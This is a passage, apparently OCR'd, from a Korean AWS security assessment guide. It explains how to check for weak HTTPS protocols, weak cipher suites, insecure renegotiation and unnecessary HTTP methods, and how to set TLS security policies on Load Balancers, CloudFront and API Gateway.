
'프로토콜:포트'를 'TLS:443'으로 설정 후 보안 정책과 SSL 인증서를 추가함.

※ 보안 정책마다 지원하는 TLS의 버전이 다르며, 환경에 맞게 호환되는 보안 정책 사용.

(참고: docs.aws.amazon.com/ko_kr/elasticloadbalancing/latest/application/create-https-listener.html)



[Route 53]-[호스팅 영역]-[레코드 생성]에서 LoadBalancer를 추가한 후 SSL 적용 확인




3. API Gateway

기본적으로 AWS의 API Gateway를 이용하여 서버리스 웹 애플리케이션을 구축할 경우 디폴트로 HTTPS 적용이 되어있으며, 사용자 지정 도메인을 사용할 경우 하기의 가이드를 따라 별도의 인증서 적용이 필요함.

[API Gateway]-[사용자 지정 도메인 이름]-[도메인 이름 생성]에서 도메인 이름과 ACM 인증서를 추가함.

※ API Gateway에 등록하기 위한 인증서는 버지니아(us-east-1)에서 발급된 인증서만 사용 가능하며, 적용 환경 또한 버지니아(us-east-1)에 구축되어 있어야 함.

[API Gateway]-[사용자 지정 도메인 이름]-[API 매핑]-[API 매핑 구성]에서 인증서 적용이 필요한 API와 스테이지를 추가한 후 저장





[Route 53]-[호스팅 영역]-[레코드 생성]에서 API Gateway를 추가한 후 SSL 적용 확인


비고

* AWS Amplify는 정적 웹 호스팅을 지원함
* Elastic Beanstalk는 HTTP-HTTPS 리다이렉션을 지원함
https://docs.aws.amazon.com/ko-kr/elasticbeanstalk/latest/dg/configuring -https.html
* ALB 및 ECS는 HTTP, HTTPS 프로토콜 선택이 가능함
https://aws.amazon.com/kr/premiumsupport/knowledge-center/elb-redirect-http-to-using-alb/

7.3. 취약한 HTTPS 프로토콜 이용

구분	내용
항목명	취약한 HTTPS 프로토콜 이용
항목 설명	취약한 버전의 암호 프로토콜 사용 시 암호화된 통신 내용이 유출될 수 있어 취약한 버전의 SSL(SSL 2.0, 3.0) 사용 여부를 점검 * '21년 주요정보통신기반시설 취약점 분석평가 기준의 경우, TLS 1.2미만 취약으로 판단함 (PCI-DSS 대상 진단 시, TLS 1.1 미만 취약으로 판단)
클라우드 특성	※ Cloud Front 및 기타 서비스에서 사용 가능한 HTTPS 프로토콜이 SSLv2, SSLv3는 기본적으로 더 이상 지원하지 않음. 단, Classic Load Balancer로 구성한 경우 사용자지정 보안 정책 구성이 가능하며 취약한 버전의 SSL(3.0)로 구성이 가능하므로 설정되지 않도록 유의해야 함 ❑ **Classic Load Balancer HTTPS/SSL 암호 선택** 
보안대책	**[SSL/TLS 버전 설정]** ❑ **Load Balancer** [로드 밸런싱]-[로드밸런서]-[리스너]에서 로드밸런서의 리스너를 선택한 후 편집 클릭 

해당 로드밸런서 리스너의 보안정책을 설정함.



제공하는 보안정책 별 지원되는 SSL/TLS 프로토콜

FS[1] 지원 정책과 FS 지원하지 않는 TLS 보안 정책으로 구분되어 있음

보안 정책	Default	FS-1-2-Res-2020-10	FS-1-2-Res-2019-08	FS-1-2-2019-08	FS-1-1-2019-08	FS-2018-06
TLS 프로토콜						
Protocol-TLSv1	✓					✓
Protocol-TLSv1.1	✓				✓	✓
Protocol-TLSv1.2	✓	✓	✓	✓	✓	✓


※ 참고 URL

https://docs.aws.amazon.com/ko_kr/elasticloadbalancing/latest/application/create-https-listener.html


[1] FS(Forward Secrecy) : 공격자가 클라이언트-서버 간 암호화된 통신을 도감청한 경우, 개인키가 노출되더라도 암호문을 해독할 수 없도록 함. 해당 통신의 주체인 단말 간에만 해독을 할 수 있도록 데이터의 보안성 보장을 위한 설정임

❑ Cloud Front

[CloudFront]-[CloudFront Distributions]에서 버전 설정이 필요한 서비스 ID 선택



[CloudFront Distributions]-[서비스 ID]-[General]-[Edit]에서 'Security Policy' 설정



제공하는 보안정책 별 지원되는 SSL/TLS 프로토콜

	보안 정책					
	SSLv3	TLSv1	TLSv1_2016	TLSv1.1_2016	TLSv1.2_2018	TLSv1.2_2019
지원되는 SSL/TLS 프로토콜						
TLSv1.3[1]	♦	♦	♦	♦	♦	♦
TLSv1.2	♦	♦	♦	♦	♦	♦
TLSv1.1	♦	♦	♦	♦		
TLSv1	♦	♦	♦			
SSLv3	♦					

※ 참고 URL

https://docs.aws.amazon.com/ko_kr/AmazonCloudFront/latest/DeveloperGuide/secure-connections-supported-

viewer-protocols-ciphers.html#secure-connections-supported-ciphers

❑ **API Gateway**

[API Gateway]-[사용자 지정 도메인 이름]-[도메인 선택]-[도메인 세부 정보]-[편집]에서 최소 TLS 버전 설정

제공하는 보안정책 별 지원되는 SSL/TLS 프로토콜
(API Gateway의 엔드 포인트 유형에 따라 지원되는 버전이 다르므로 참고하여 적용)

1) edge-optimized API endpoints

	TLS-1-0	TLS-1-2
지원되는 SSL/TLS 프로토콜		
TLSv1.3	♦	♦
TLSv1.2	♦	♦
TLSv1.1	♦	
TLSv1	♦	

2) regional, private, and WebSocket API endpoints

보안 정책	TLS-1-0	TLS-1-2
TLS 프로토콜		
Protocol-TLSv1	♦	
Protocol-TLSv1.1	♦	
Protocol-TLSv1.2	♦	♦

※ 참고 URL
https://docs.aws.amazon.com/ko_kr/apigateway/latest/developerguide/apigateway-custom-domain-tls-version.html

7.4. 취약한 HTTPS 암호 알고리즘 이용

<table>
<tr><th>구분</th><th>내용</th></tr>
<tr><td>항목명</td><td>취약한 HTTPS 암호 알고리즘 이용</td></tr>
<tr><td>항목 설명</td><td>보안강도가 낮은 암호 알고리즘 사용 시 강도가 낮은 알고리즘을 사용할 경우 암호화 된 통신 내용이 유출 되는 등의 위협이 존재함에 따라, 암호 알고리즘의 보안 가도의 적절성 여부를 점검하는 취약점</td></tr>
<tr><td>클라우드 특성</td><td>-</td></tr>
<tr><td>보안대책</td><td>※ '취약한 HTTPS 프로토콜 이용' 항목의 SSL/TLS 버전 설정 방법과 동일함
[보안정책 별 지원되는 암호]
❑ Load Balancer
FS 지원 정책과 FS 지원하지 않는 TLS 보안 정책으로 구분되어 있음
<table>
<tr><th>보안 정책</th><th>Default</th><th>FS-1-2-Res-2020-10</th><th>FS-1-2-Res-2019-08</th><th>FS-1-2-2019-08</th><th>FS-1-1-2019-08</th><th>FS-2018-06</th></tr>
<tr><td>TLS 암호</td><td></td><td></td><td></td><td></td><td></td><td></td></tr>
<tr><td>ECDHE-ECDSA-AES128-GCM-SHA256</td><td>✓</td><td>✓</td><td>✓</td><td>✓</td><td>✓</td><td>✓</td></tr>
<tr><td>ECDHE-RSA-AES128-GCM-SHA256</td><td>✓</td><td>✓</td><td>✓</td><td>✓</td><td>✓</td><td>✓</td></tr>
<tr><td>ECDHE-ECDSA-AES128-SHA256</td><td>✓</td><td></td><td>✓</td><td>✓</td><td>✓</td><td>✓</td></tr>
<tr><td>ECDHE-RSA-AES128-SHA256</td><td>✓</td><td></td><td>✓</td><td>✓</td><td>✓</td><td>✓</td></tr>
<tr><td>ECDHE-ECDSA-AES128-SHA</td><td>✓</td><td></td><td></td><td>✓</td><td>✓</td><td>✓</td></tr>
<tr><td>ECDHE-RSA-AES128-SHA</td><td>✓</td><td></td><td></td><td>✓</td><td>✓</td><td>✓</td></tr>
<tr><td>ECDHE-ECDSA-AES256-GCM-SHA384</td><td>✓</td><td>✓</td><td>✓</td><td>✓</td><td>✓</td><td>✓</td></tr>
<tr><td>ECDHE-RSA-AES256-GCM-SHA384</td><td>✓</td><td>✓</td><td>✓</td><td>✓</td><td>✓</td><td>✓</td></tr>
<tr><td>ECDHE-ECDSA-AES256-SHA384</td><td>✓</td><td></td><td>✓</td><td>✓</td><td>✓</td><td>✓</td></tr>
<tr><td>ECDHE-RSA-AES256-SHA384</td><td>✓</td><td></td><td>✓</td><td>✓</td><td>✓</td><td>✓</td></tr>
<tr><td>ECDHE-RSA-AES256-SHA</td><td>✓</td><td></td><td></td><td>✓</td><td>✓</td><td>✓</td></tr>
<tr><td>ECDHE-ECDSA-AES256-SHA</td><td>✓</td><td></td><td></td><td>✓</td><td>✓</td><td>✓</td></tr>
<tr><td>AES128-GCM-SHA256</td><td>✓</td><td></td><td></td><td></td><td></td><td></td></tr>
<tr><td>AES128-SHA256</td><td>✓</td><td></td><td></td><td></td><td></td><td></td></tr>
<tr><td>AES128-SHA</td><td>✓</td><td></td><td></td><td></td><td></td><td></td></tr>
<tr><td>AES256-GCM-SHA384</td><td>✓</td><td></td><td></td><td></td><td></td><td></td></tr>
<tr><td>AES256-SHA256</td><td>✓</td><td></td><td></td><td></td><td></td><td></td></tr>
<tr><td>AES256-SHA</td><td>✓</td><td></td><td></td><td></td><td></td><td></td></tr>
</table>
※ 참고 URL
https://docs.aws.amazon.com/ko_kr/elasticloadbalancing/latest/application/create-https-listener.html</td></tr>
</table>

❑ Cloud Front

	보안 정책					
	SSLv3	TLSv1	TLSv1_2016	TLSv1.1_2016	TLSv1.2_2018	TLSv1.2_2019
지원되는 암호						
TLS_AES_128_GCM_SHA256	♦	♦	♦	♦	♦	♦
TLS_AES_256_GCM_SHA384	♦	♦	♦	♦	♦	♦
TLS_CHACHA20_POLY1305_SHA256	♦	♦	♦	♦	♦	♦
ECDHE-RSA-AES128-GCM-SHA256	♦	♦	♦	♦	♦	♦
ECDHE-RSA-AES128-SHA256	♦	♦	♦	♦	♦	♦
ECDHE-RSA-AES128-SHA	♦	♦	♦	♦		
ECDHE-RSA-AES256-GCM-SHA384	♦	♦	♦	♦	♦	♦
ECDHE-RSA-CHACHA20-POLY1305	♦	♦	♦	♦	♦	♦
ECDHE-RSA-AES256-SHA384	♦	♦	♦	♦	♦	♦
ECDHE-RSA-AES256-SHA	♦	♦	♦	♦		
AES128-GCM-SHA256	♦	♦	♦	♦	♦	
AES256-GCM-SHA384	♦	♦	♦	♦	♦	
AES128-SHA256	♦	♦	♦	♦	♦	
AES256-SHA	♦	♦	♦	♦		
AES128-SHA	♦	♦	♦	♦		
DES-CBC3-SHA	♦	♦				
RC4-MD5	♦					

※ 참고 URL
https://docs.aws.amazon.com/ko_kr/AmazonCloudFront/latest/DeveloperGuide/secure-connections-supported-viewer-protocols-ciphers.html#secure-connections-supported-ciphers

❑ API Gateway

API Gateway의 엔드 포인트 유형에 따라 지원되는 암호가 다르므로 참고하여 적용

1) edge-optimized API endpoints

Ciphers supported	TLS-1-0	TLS-1-2
ECDHE-RSA-AES128-GCM-SHA256	♦	♦
ECDHE-RSA-AES128-SHA256	♦	♦
ECDHE-RSA-AES128-SHA	♦	
ECDHE-RSA-AES256-GCM-SHA384	♦	♦
ECDHE-RSA-AES256-SHA384	♦	♦
ECDHE-RSA-AES256-SHA	♦	
AES128-GCM-SHA256	♦	♦
AES256-GCM-SHA384	♦	♦
AES128-SHA256	♦	♦
AES256-SHA	♦	
AES128-SHA	♦	
DES-CBC3-SHA	♦	
RC4-MD5		

2) regional, private, and WebSocket API endpoints


보안 정책	TLS-1-0	TLS-1-2
TLS 암호		
ECDHE-ECDSA-AES128-GCM-SHA256	♦	♦
ECDHE-RSA-AES128-GCM-SHA256	♦	♦
ECDHE-ECDSA-AES128-SHA256	♦	♦
ECDHE-RSA-AES128-SHA256	♦	♦
ECDHE-ECDSA-AES128-SHA	♦	
ECDHE-RSA-AES128-SHA	♦	
ECDHE-ECDSA-AES256-GCM-SHA384	♦	♦
ECDHE-RSA-AES256-GCM-SHA384	♦	♦
ECDHE-ECDSA-AES256-SHA384	♦	♦
ECDHE-RSA-AES256-SHA384	♦	♦
ECDHE-RSA-AES256-SHA	♦	
ECDHE-ECDSA-AES256-SHA	♦	
AES128-GCM-SHA256	♦	♦
AES128-SHA256	♦	♦
AES128-SHA	♦	
AES256-GCM-SHA384	♦	♦
AES256-SHA256	♦	♦
AES256-SHA	♦	
DES-CBC3-SHA	♦	

※ 참고 URL
https://docs.aws.amazon.com/ko_kr/apigateway/latest/developerguide/apigateway-custom-domain-tls-version.html


7.5. 취약한 HTTPS 재협상 허용

구분	내용
항목명	취약한 HTTPS 재협상 허용
항목 설명	암호화된 통신내용이 노출될 가능성이 존재하는 취약한 방식의 HTTPS 재협상(Renegotiation)을 허용 여부를 점검하는 취약점
클라우드 특성	-
보안대책	**1. Cloud Front** HTTPS 재협상을 지원하지 않음. **2. Load Balancer** Load Balancer 유형에 따라 HTTPS 재협상을 지원 여부가 다르며, HTTPS 재협상을 지원하는 Load Balancer의 경우 보안 HTTPS 재협상 사용 또는 기능 비활성화 해야함. Application Load Balancer : HTTPS 재협상 지원하지 않음. Network Load Balancer : HTTPS 재협상을 지원하지 않음. Classic Load Balancer : 보안 HTTPS 재협상을 지원하며, 비활성화 필요 시 Application Load Balancer로 마이그레이션 해야함.


7.6. 불필요한 웹 메서드 허용

구분	내용
항목명	불필요한 웹 메서드 허용
항목 설명	PUT, DELETE 등의 메서드가 활성화되어 있을 경우 공격자가 악성 파일을 업로드하거나 삭제 등 웹 사이트 변조 가능성이 존재하는 취약점. GET, POST를 제외한 메서드는 제거하는 것이 바람직함.
클라우드 특성	클라우드 환경에서는 API Gateway가 백엔드의 Lambda 함수 기능을 외부에 제공하는 역할을 함. REST/HTTP API 엔드포인트 생성 시 표준 HTTP 메서드(DELETE, GET, HEAD, PATCH, POST, PUT)를 설정하여 API를 서비스할 수 있음.
보안대책	**[AWS API Gateway]** AWS API Gateway는 REST/HTTP API를 생성하여 개발자가 API를 생성, 게시, 유지 관리, 모니터링 및 보안 유지할 수 있도록 하는 관리형 서비스. 백엔드 HTTP, Lambda 함수 등의 기능을 외부에 제공하기 위한 엔드포인트를 제공함. AWS 콘솔에서 API Gateway 서비스로 이동함. 

